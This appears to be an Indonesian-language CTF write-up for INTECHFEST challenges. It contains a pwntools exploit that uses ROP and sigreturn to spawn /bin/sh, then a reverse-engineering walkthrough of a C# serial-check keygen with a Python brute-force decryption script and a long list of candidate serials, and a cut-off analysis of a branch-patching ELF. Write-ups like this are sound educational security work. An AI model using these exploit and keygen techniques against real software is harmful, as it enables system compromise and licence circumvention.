#                    EXPLOIT GOES HERE
#=====================================================
# Arch:     amd64-64-little
# RELRO:      Partial RELRO
# Stack:      No canary found
# NX:         NX enabled
# PIE:        No PIE (0x400000)
# SHSTK:      Enabled
# IBT:        Enabled
# Stripped:   No

io = start()
func_input = 0x401196
bss = 0x404000
pop_rbp = 0x000000000040117d
leave = 0x0000000000401236

# payload 1
p = b'a'*0x50
p += p64(bss+0x900+0x50)
p += p64(0x0000000000401244)
'''
   0x0000000000401244 <+12>:    lea    rax,[rbp-0x50]
   0x0000000000401248 <+16>:    mov    edx,0xa0
   0x000000000040124d <+21>:    mov    rsi,rax
   0x0000000000401250 <+24>:    lea    rax,[rip+0xdb9]        #
```

```
0x402010
   0x0000000000401257 <+31>:    mov    rdi,rax
   0x000000000040125a <+34>:    call   0x401196 <input>
'''

io.sendlineafter(b"> ",p)

# payload 2
p = b''

p += p32(0x500)*2
p += p64(bss+0x960)
p += b'\x00'*32
p += p64(pop_rbp)
p += p64(bss+0x960+0x50)
p += p64(leave)
p = p.ljust(0x50,b"\x00")
p += p64(bss+0x900+0x28)
p += p64(0x00000000004011c8)

'''
   0x00000000004011d2 <+60>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x00000000004011d6 <+64>:    mov    rax,QWORD PTR [rbp-0x20]
   0x00000000004011da <+68>:    add    rax,rdx
   0x00000000004011dd <+71>:    mov    edx,0x1
   0x00000000004011e2 <+76>:    mov    rsi,rax
   0x00000000004011e5 <+79>:    mov    edi,0x0
   0x00000000004011ea <+84>:    mov    eax,0x0
   0x00000000004011ef <+89>:    call   0x401080 <read@plt>

'''

io.sendlineafter(b"> ",p)


frame = SigreturnFrame()
frame.rax = 0x3b # 59 excerve
frame.rdi = 0x404988 # bss -> "/bin/sh\x00"
frame.rsi = 0
```


```
frame.rdx = 0
frame.rip = 0x401084 # jump -> syscall
frame.rsp = bss+0xa00
p = bytes(frame)

# payload 3
p = b''
p += p32(1+14)*2 # rax == 15
p += p64(exe.got['read']-14) # able to input 14 bytes dump
p += b'\x00'*24
p += b'/bin/sh\x00'
p += p64(pop_rbp)
p += p64(bss+0x9c0)
p += p64(leave)
p = p.ljust(0x50,b"\x00")

p += p64(bss+0x900+0x60+0x28)
# 0x00000000004011c8 <+50>:    mov    QWORD PTR [rbp-0x8],0x0
p += p64(0x00000000004011c8)
p += p64(bss+0xa00) # for rbp
p += p64(0x401084) # plt read
# Payload Sigrop
p += bytes(frame)[:]

io.sendline(p)

io.send(b'\x00'*14+b"\xe0") #  e0 syscall

io.interactive()
```

Flag :
INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}

Reverse Engineering

Serial

Diberikan sebuah **C# .NET** *executable* yang intinya menjalankan sebuah *keygen serial*. Penulis langsung melakukan dekompilasi dengan menggunakan *tools* dnSpy.



Algoritma utamanya ada pada *class* MainForm dimana ada pengecekan serial key dan juga *username* yang wajib diisi "Administrator".

```
try
        {
            try
            {
                int num = 0;
                int num2 = 0;
                int num3 = 0;
                do
                {
                    int num4 = ((num3 ^ 30866) + 19760 ^ 13345) %
65536;
```

```
                    if (num4 % 11 == 0)
                    {
                        num4 /= 11;
                        if (num4 <= 1000)
                        {
                            num = num3;
                            num2 = num4;
                        }
                    }
                    num3++;
                }
                while (num3 < 65536);
                num3 = 0;
                int num5 = (int)(*(long*)(szName + 16L /
(long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<
char>\u0020>)));
                int num6 = 0;
                if (num5 <= 0)
                {
                    num6 = 0;
                }
                else
                {
                    int num7 = 0;
                    int num8 = 0;
                    int num9 = num * 15 % 256;
                    int num10 = num2 * 17 % 256;
                    int num11 = 0;
                    long num12 = 0L;
                    long num13 = (long)num5;
                    if (0L < num13)
                    {

basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>*
ptr =
(basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>
*)(szName + 24L /
(long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<
char>\u0020>));
```

```
                        do
                        {
                            long num14 = szName;
                            if (((*(long*)ptr > 15L) ? 1 : 0) != 0)
                            {
                                num14 = *(long*)szName;
                            }
                            sbyte b = <Module>.toupper((int)(*(num14
+ num12)));
                            int num15 = (int)((ulong)(*((ulong)b *
4UL + <Module>.TABLE) + num3) % 4294967296UL);
                            if (num11 % 2 == 0)
                            {
                                uint* ptr2 = (b + 13) * 4L +
<Module>.TABLE;
                                uint* ptr3 = (b + 47) * 4L +
<Module>.TABLE;
                                uint* ptr4 = (long)num10 * 4L +
<Module>.TABLE;
                                num15 = (int)((ulong)(*((long)num9 *
4L + <Module>.TABLE) + (*ptr2 ^ num15) * *ptr3 + *ptr4) %
4294967296UL);
                                int num16 =
(int)((ulong)(*((long)num8 * 4L + <Module>.TABLE) + num15) %
4294967296UL);
                                num6 = num16;
                                num3 = num16;
                            }
                            else
                            {
                                uint* ptr4 = (b + 63) * 4L +
<Module>.TABLE;
                                uint* ptr5 = (b + 23) * 4L +
<Module>.TABLE;
                                uint* ptr6 = (long)num10 * 4L +
<Module>.TABLE;
                                int num17 =
(int)((ulong)(*((long)num9 * 4L + <Module>.TABLE) + (*ptr4 ^ num15) *
*ptr5 + *ptr6) % 4294967296UL);
```

```
                                int num18 =
(int)((ulong)(*((long)num7 * 4L + <Module>.TABLE) + num17) %
4294967296UL);
                                num6 = num18;
                                num3 = num18;
                            }
                            num8 = (num8 + 19) % 256;
                            num10 = (num10 + 9) % 256;
                            num9 = (num9 + 13) % 256;
                            num7 = (num7 + 7) % 256;
                            num11++;
                            num12 += 1L;
                        }
                        while (num12 < num13);
                    }
                }
```

Pecahan kodingan pada fungsi *checkSerial* ini dikhususkan agar didapatkan beberapa nilai *num{i}* yang nantinya dipakai sebagai acuan dasar untuk mengecek *serial key*-nya karena solusi *keygen*-nya ada banyak (lebih dari 1, namun untuk mendapatkan *flag* itu hanya ada 1 kunci yang unik), yang dimana pengecekan tersebut ada pada *snippet code* berikut:

```
vector<int,std::allocator<int>\u0020>
vector<int,std::allocator<int>_u0020> = 0L;
                *(ref vector<int,std::allocator<int>_u0020> + 8) =
0L;
                *(ref vector<int,std::allocator<int>_u0020> + 16) =
0L;

<Module>.std.vector<int,std::allocator<int>\u0020>._Construct_n<>(ref
vector<int,std::allocator<int>_u0020>, 8L);
                try
                {
                    *(vector<int,std::allocator<int>_u0020> + 16L) =
num6 % 256;
                    *(vector<int,std::allocator<int>_u0020> + 20L) =
(num6 >> 8) % 256;
```

```
                    *(vector<int,std::allocator<int>_u0020> + 24L) =
(num6 >> 16) % 256;
                    *(vector<int,std::allocator<int>_u0020> + 28L) =
(num6 >> 24) % 256;
                    *(vector<int,std::allocator<int>_u0020> + 12L) =
156;
                    int* ptr7 = vector<int,std::allocator<int>_u0020>
+ 20L;
                    *(vector<int,std::allocator<int>_u0020> + 8L) =
(num % 256 ^ *ptr7);
                    ptr7 = vector<int,std::allocator<int>_u0020> +
28L;
                    *(vector<int,std::allocator<int>_u0020> + 4L) =
(num >> 8 ^ *ptr7);
                    ptr7 = vector<int,std::allocator<int>_u0020> +
4L;
                    *vector<int,std::allocator<int>_u0020> =
((*(vector<int,std::allocator<int>_u0020> + 24L) ^ *ptr7 ^ 85) % 256
^ 167);
                    sbyte* ptr8 = (sbyte*)szSerial;
                    ulong num19 = (ulong)(*(long*)(szSerial + 24L /
(long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<
char>\u0020>)));
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr8 = *(long*)szSerial;
                    }
                    sbyte* ptr9 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr9 = *(long*)szSerial;
                    }
                    sbyte* ptr10 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr10 = *(long*)szSerial;
                    }
                    sbyte* ptr11 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
```

```
                    {
                        ptr11 = *(long*)szSerial;
                    }
                    sbyte* ptr12 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr12 = *(long*)szSerial;
                    }
                    sbyte* ptr13 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr13 = *(long*)szSerial;
                    }
                    sbyte* ptr14 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr14 = *(long*)szSerial;
                    }
                    sbyte* ptr15 = (sbyte*)szSerial;
                    if (((num19 > 15UL) ? 1 : 0) != 0)
                    {
                        ptr15 = *(long*)szSerial;
                    }
                    sbyte b2 = *(sbyte*)ptr8;
                    int num20;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num20 = (int)(b2 - 48);
                    }
                    else
                    {
                        num20 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr8 + 1L / (long)sizeof(sbyte));
                    int num21;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num21 = (int)(b2 - 48);
                    }
```

```
                    else
                    {
                        num21 = (int)((b2 & -33) - 55);
                    }
                    if ((num20 << 4 | num21) !=
(*vector<int,std::allocator<int>_u0020> & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte));
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num20 = (int)(b2 - 48);
                    }
                    else
                    {
                        num20 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
                    int num22;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num22 = (int)(b2 - 48);
                    }
                    else
                    {
                        num22 = (int)((b2 & -33) - 55);
                    }
                    if ((num20 << 4 | num22) !=
(*(vector<int,std::allocator<int>_u0020> + 4L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte));
                    int num23;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num23 = (int)(b2 - 48);
```

```
                    }
                    else
                    {
                        num23 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
                    int num24;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num24 = (int)(b2 - 48);
                    }
                    else
                    {
                        num24 = (int)((b2 & -33) - 55);
                    }
                    if ((num23 << 4 | num24) !=
(*(vector<int,std::allocator<int>_u0020> + 8L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr11 + 7L / (long)sizeof(sbyte));
                    int num25;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num25 = (int)(b2 - 48);
                    }
                    else
                    {
                        num25 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr11 + 7L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
                    int num26;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num26 = (int)(b2 - 48);
                    }
                    else
```

```
                    {
                        num26 = (int)((b2 & -33) - 55);
                    }
                    if ((num25 << 4 | num26) !=
(*(vector<int,std::allocator<int>_u0020> + 12L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr12 + 10L /
(long)sizeof(sbyte));
                    int num27;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num27 = (int)(b2 - 48);
                    }
                    else
                    {
                        num27 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr12 + 10L / (long)sizeof(sbyte)
+ 1L / (long)sizeof(sbyte));
                    int num28;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num28 = (int)(b2 - 48);
                    }
                    else
                    {
                        num28 = (int)((b2 & -33) - 55);
                    }
                    if ((num27 << 4 | num28) !=
(*(vector<int,std::allocator<int>_u0020> + 16L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr13 + 12L /
(long)sizeof(sbyte));
                    int num29;
                    if (b2 >= 48 && b2 <= 57)
```

```
                    {
                        num29 = (int)(b2 - 48);
                    }
                    else
                    {
                        num29 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr13 + 12L / (long)sizeof(sbyte)
+ 1L / (long)sizeof(sbyte));
                    int num30;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num30 = (int)(b2 - 48);
                    }
                    else
                    {
                        num30 = (int)((b2 & -33) - 55);
                    }
                    if ((num29 << 4 | num30) !=
(*(vector<int,std::allocator<int>_u0020> + 20L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr14 + 15L /
(long)sizeof(sbyte));
                    int num31;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num31 = (int)(b2 - 48);
                    }
                    else
                    {
                        num31 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr14 + 15L / (long)sizeof(sbyte)
+ 1L / (long)sizeof(sbyte));
                    int num32;
                    if (b2 >= 48 && b2 <= 57)
                    {
```

```
                        num32 = (int)(b2 - 48);
                    }
                    else
                    {
                        num32 = (int)((b2 & -33) - 55);
                    }
                    if ((num31 << 4 | num32) !=
(*(vector<int,std::allocator<int>_u0020> + 24L) & 255))
                    {
                        goto IL_6FC;
                    }
                    b2 = *(sbyte*)(ptr15 + 17L /
(long)sizeof(sbyte));
                    int num33;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num33 = (int)(b2 - 48);
                    }
                    else
                    {
                        num33 = (int)((b2 & -33) - 55);
                    }
                    b2 = *(sbyte*)(ptr15 + 17L / (long)sizeof(sbyte)
+ 1L / (long)sizeof(sbyte));
                    int num34;
                    if (b2 >= 48 && b2 <= 57)
                    {
                        num34 = (int)(b2 - 48);
                    }
                    else
                    {
                        num34 = (int)((b2 & -33) - 55);
                    }
                    if ((num33 << 4 | num34) !=
(*(vector<int,std::allocator<int>_u0020> + 28L) & 255))
                    {
                        goto IL_6FC;
                    }
                }
```

Pengecekannya cukup sederhana karena hanya memeriksa per 2 digit (num{i} << 4 | num{i+1}) dengan komparasi nilai dari *struct vector*.

```
num6 = 0xf8809629
v12 = 156
v16 = num6 % 256
v20 = (num6 >> 8) % 256
v24 = (num6 >> 16) % 256
v28 = (num6 >> 24) % 256
v4 = 0xbffd >> 8 ^ v28
v0 = (v24 ^ v4 ^ 85) % 256 ^ 167
v8 = 0xbffd % 256 ^ v20

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v0 & 255)):
                  print("num20") #char 1
                  print(f"{i = }")
                  print("num21") # char 2
                  print(f"{j = }")

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v4 & 255)):
                  print("num20") #char 3
                  print(f"{i = }")
                  print("num22") #char 4
                  print(f"{j = }")


for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v8 & 255)):
                  print("num23") #char 6
                  print(f"{i = }")
                  print("num24") #char 7
                  print(f"{j = }")
```

```
for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v12 & 255)):
                  print("num25") #char 8
                  print(f"{i = }")
                  print("num26") #char 9
                  print(f"{j = }")

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v16 & 255)):
                  print("num27") #char 11
                  print(f"{i = }")
                  print("num28") #char 12
                  print(f"{j = }")

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v20 & 255)):
                  print("num29")
                  print(f"{i = }") #char 13
                  print("num30")
                  print(f"{j = }") #char 14

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v24 & 255)):
                  print("num31")
                  print(f"{i = }") #char 16
                  print("num32")
                  print(f"{j = }") #char 17

for i in range(0,26+12):
      for j in range(0,26+12):
            if( (i << 4 | j) == (v28 & 255)):
                  print("num33")
                  print(f"{i = }") #char 18
                  print("num34")
                  print(f"{j = }") #char 19
```

```
# Contoh = 3547-6B9C-2996-80F8
```

Selanjutnya penulis dapat melakukan pengujian pengetesan *serial* yang dimasukkan ke dalam *decryptFlag*.

DecryptFlag(string, string) : void

```
// MainForm
// Token: 0x06000159 RID: 345 RVA: 0x00002904 File Offset: 0x00001D04
public void DecryptFlag(string serial, string flag)
{
    byte[] bytes = Encoding.ASCII.GetBytes(serial.Replace("-", ""));
    byte[] key = MD5.Create().ComputeHash(Encoding.ASCII.GetBytes(serial));
    byte[] array = new byte[flag.Length / 2];
    int num = 0;
    if (0 < array.Length)
    {
        do
        {
            array[num] = Convert.ToByte(flag.Substring(num * 2, 2), 16);
            num++;
        }
        while (num < array.Length);
    }
    Aes aes = Aes.Create();
    aes.Key = key;
    aes.IV = bytes;
    aes.Padding = PaddingMode.None;
    Aes aes2 = aes;
    ICryptoTransform transform = aes2.CreateDecryptor(aes2.Key, aes.IV);
    byte[] array2 = new byte[array.Length];
    int num2 = new CryptoStream(new MemoryStream(array), transform, CryptoStreamMode.Read).Read(array2, 0, array2.Length
    int num3 = num2;
    int num4 = num2 - 1;
    if (num4 >= 0)
    {
        while (array2[num4] != 125)
        {
            num3 += -1;
            num4 += -1;
            if (num4 < 0)
            {
                break;
            }
        }
```

Penyelesaian:

```
from Crypto.Cipher import AES
from hashlib import md5
import binascii

def decrypt_flag(serial, hardcoded):
    serial_bytes = serial.replace(b"-", b"")

    key = md5(serial).digest()
    array = binascii.unhexlify(hardcoded)
```

```
    aes = AES.new(key, AES.MODE_CBC, iv=serial_bytes)

    try:
        decrypted_data = aes.decrypt(bytes(array))
        print(decrypted_data)
    except Exception as e:
        print(e)

# 3547-6B8S-298M-80EO
# 3547-6B8S-298M-80F8
# 3547-6B8S-298M-80FO
# 3547-6B8S-2996-80EO
# 3547-6B8S-2996-80F8
# 3547-6B8S-2996-80FO
# 3547-6B8S-299M-80EO
# 3547-6B8S-299M-80F8
# 3547-6B8S-299M-80FO
# 3547-6B9C-298M-80EO
# 3547-6B9C-298M-80F8
# 3547-6B9C-298M-80FO
# 3547-6B9C-2996-80EO
# 3547-6B9C-2996-80F8
# 3547-6B9C-2996-80FO
# 3547-6B9C-299M-80EO
# 3547-6B9C-299M-80F8
# 3547-6B9C-299M-80FO
# 3547-6B9S-298M-80EO
# 3547-6B9S-298M-80F8
# 3547-6B9S-298M-80FO
# 3547-6B9S-2996-80EO
# 3547-6B9S-2996-80F8
# 3547-6B9S-2996-80FO
# 3547-6B9S-299M-80EO
# 3547-6B9S-299M-80F8
# 3547-6B9S-299M-80FO
# 1\47-6B8S-298M-80EO
# 1\47-6B8S-298M-80F8
# 1\47-6B8S-298M-80FO
# 1\47-6B8S-2996-80EO
```

```
# 1\47-6B8S-2996-80F8
# 1\47-6B8S-2996-80FO
# 1\47-6B8S-299M-80EO
# 1\47-6B8S-299M-80F8
# 1\47-6B8S-299M-80FO
# 1\47-6B9C-298M-80EO
# 1\47-6B9C-298M-80F8
# 1\47-6B9C-298M-80FO
# 1\47-6B9C-2996-80EO
# 1\47-6B9C-2996-80F8
# 1\47-6B9C-2996-80FO
# 1\47-6B9C-299M-80EO
# 1\47-6B9C-299M-80F8
# 1\47-6B9C-299M-80FO
# 1\47-6B9S-298M-80EO
# 1\47-6B9S-298M-80F8
# 1\47-6B9S-298M-80FO
# 1\47-6B9S-2996-80EO
# 1\47-6B9S-2996-80F8
# 1\47-6B9S-2996-80FO
# 1\47-6B9S-299M-80EO
# 1\47-6B9S-299M-80F8
# 1\47-6B9S-299M-80FO
# 2L47-6B8S-298M-80EO
# 2L47-6B8S-298M-80F8
# 2L47-6B8S-298M-80FO
# 2L47-6B8S-2996-80EO
# 2L47-6B8S-2996-80F8
# 2L47-6B8S-2996-80FO
# 2L47-6B8S-299M-80EO
# 2L47-6B8S-299M-80F8
# 2L47-6B8S-299M-80FO
# 2L47-6B9C-298M-80EO
# 2L47-6B9C-298M-80F8
# 2L47-6B9C-298M-80FO
# 2L47-6B9C-2996-80EO
# 2L47-6B9C-2996-80F8
# 2L47-6B9C-2996-80FO
# 2L47-6B9C-299M-80EO
```

```
# 2L47-6B9C-299M-80F8
# 2L47-6B9C-299M-80FO
# 2L47-6B9S-298M-80EO
# 2L47-6B9S-298M-80F8
# 2L47-6B9S-298M-80FO
# 2L47-6B9S-2996-80EO
# 2L47-6B9S-2996-80F8
# 2L47-6B9S-2996-80FO
# 2L47-6B9S-299M-80EO
# 2L47-6B9S-299M-80F8
# 2L47-6B9S-299M-80FO
# 3L47-6B8S-298M-80EO
# 3L47-6B8S-298M-80F8
# 3L47-6B8S-298M-80FO
# 3L47-6B8S-2996-80EO
# 3L47-6B8S-2996-80F8
# 3L47-6B8S-2996-80FO
# 3L47-6B8S-299M-80EO
# 3L47-6B8S-299M-80F8
# 3L47-6B8S-299M-80FO
# 3L47-6B9C-298M-80EO
# 3L47-6B9C-298M-80F8
# 3L47-6B9C-298M-80FO
# 3L47-6B9C-2996-80EO
# 3L47-6B9C-2996-80F8
# 3L47-6B9C-2996-80FO
# 3L47-6B9C-299M-80EO
# 3L47-6B9C-299M-80F8
# 3L47-6B9C-299M-80FO
# 3L47-6B9S-298M-80EO
# 3L47-6B9S-298M-80F8
# 3L47-6B9S-298M-80FO
# 3L47-6B9S-2996-80EO
# 3L47-6B9S-2996-80F8
# 3L47-6B9S-2996-80FO
# 3L47-6B9S-299M-80EO
# 3L47-6B9S-299M-80F8
# 3L47-6B9S-299M-80FO
# 3\47-6B8S-298M-80EO
```

```
# 3\47-6B8S-298M-80F8
# 3\47-6B8S-298M-80FO
# 3\47-6B8S-2996-80EO
# 3\47-6B8S-2996-80F8
# 3\47-6B8S-2996-80FO
# 3\47-6B8S-299M-80EO
# 3\47-6B8S-299M-80F8
# 3\47-6B8S-299M-80FO
# 3\47-6B9C-298M-80EO
# 3\47-6B9C-298M-80F8
# 3\47-6B9C-298M-80FO
# 3\47-6B9C-2996-80EO
# 3\47-6B9C-2996-80F8
# 3\47-6B9C-2996-80FO
# 3\47-6B9C-299M-80EO
# 3\47-6B9C-299M-80F8
# 3\47-6B9C-299M-80FO
# 3\47-6B9S-298M-80EO
# 3\47-6B9S-298M-80F8
# 3\47-6B9S-298M-80FO
# 3\47-6B9S-2996-80EO
# 3\47-6B9S-2996-80F8
# 3\47-6B9S-2996-80FO
# 3\47-6B9S-299M-80EO
# 3\47-6B9S-299M-80F8
# 3\47-6B9S-299M-80FO

for i in [b"35",b"1\\",b"2L",b"3L",b"3\\"]:
    for j in [b"47"]:
        for k in [b"6B"]:
            for l in [b"8S",b"9C",b"9S"]:
                for m in [b"29"]:
                    for n in [b"8M",b"96",b"9M"]:
                        for o in [b"80"]:
                            for p in [b"EO",b"F8",b"FO"]:
                                serial =
i+j+b"-"+k+l+b"-"+m+n+b"-"+o+p
                                # print(serial)
                                hardcoded =
```

```
b"5ce69ebdeea61f7aff03f34590bdf585fb77667ebd7501a2611f200a4801c64353e
63a271816e3bd86c2500d0d19b5e54837b8f49be5aeedacc4715722cfa05d92a02992
cd6dea8ff973615ba9dd9fdac623594d0cd7d0e8e52ecc72413842e4"
                                  decrypt_flag(serial,hardcoded)
```

Flag:
INTECHFEST{did_you_know_that_this_serial_system_was_the_same_serial_system_for_010_editor?}


Branches

Diberikan sebuah ELF yang memiliki mekanisme pengecekan *input* atau *flag* berdasarkan *jump instructions*. Hal ini dapat dipelajari setelah penulis melakukan dekompilasi pada *binary* tersebut.

```
 9  unsigned int v10; // [rsp+5Ch] [rbp-14h]
10
11  printf("Enter the flag: ");
12  fgets(s, 64, _bss_start);
13  v10 = 0;
14  for ( i = 0; ; ++i )
15  {
16    v3 = i;
17    if ( v3 >= strlen(s) )
18      break;
19    for ( j = v10; j <= 0x1571; ++j )
20    {
21      if ( *((_BYTE *)&check_function + (int)j) == 116 )
22      {
23        *((_BYTE *)&check_function + (int)(j + 1)) = s[i];
24        v10 = j + 2;
25        break;
26      }
27    }
28  }
29  v4 = (void (*)(void))mmap(0LL, 0x1572uLL, 7, 34, -1, 0LL);
30  v7 = v4;
31  *(_QWORD *)v4 = check_function;
32  *(_QWORD *)((char *)v4 + 5482) = *(_QWORD *)((char *)&check_function + 5482);
33  qmemcpy(
34    (void *)(((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL),
35    (const void *)(&check_function - (_UNKNOWN *)((char *)v4 - (((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL))),
36    8LL * ((((_DWORD)v4 - (((_DWORD)v4 + 8) & 0xFFFFFFF8) + 5490) & 0xFFFFFFF8) >> 3));
37  v7();
38  puts("That is the right flag!");
39  return 0;
40}
00001189 main:9 (1189)
```

Ada *traversing loop* yang dilakukan pada *binary* tersebut dan hasil inputan kita akan diberlakukan sebagai *patch* pada alamat fungsi *check_function*. 116 disana merupakan sebuah JNZ instruksi *assembly* dan *bytes* setelahnya merupakan variabel penentu *flow*-nya akan bergerak kemana.

Dapat kita cek pada instruksi tersebut:



```
.data:0000000000004060                         public check_function
.data:0000000000004060 check_function:                 ; DATA XREF: main+52↑o
.data:0000000000004060                                 ; main+75↑o ...
.data:0000000000004060 31 C0                   xor     eax, eax
.data:0000000000004062 83 F8 00                cmp     eax, 0
.data:0000000000004065
.data:0000000000004065 loc_4065:                       ; CODE XREF: .data:loc_4065↑j
.data:0000000000004065 74 FF                   jz      short near ptr loc_4065+1
.data:0000000000004067 AD                      lodsd
.data:0000000000004068 84 ED                   test    ch, ch
.data:000000000000406A 7D 04                   jge     short loc_4070
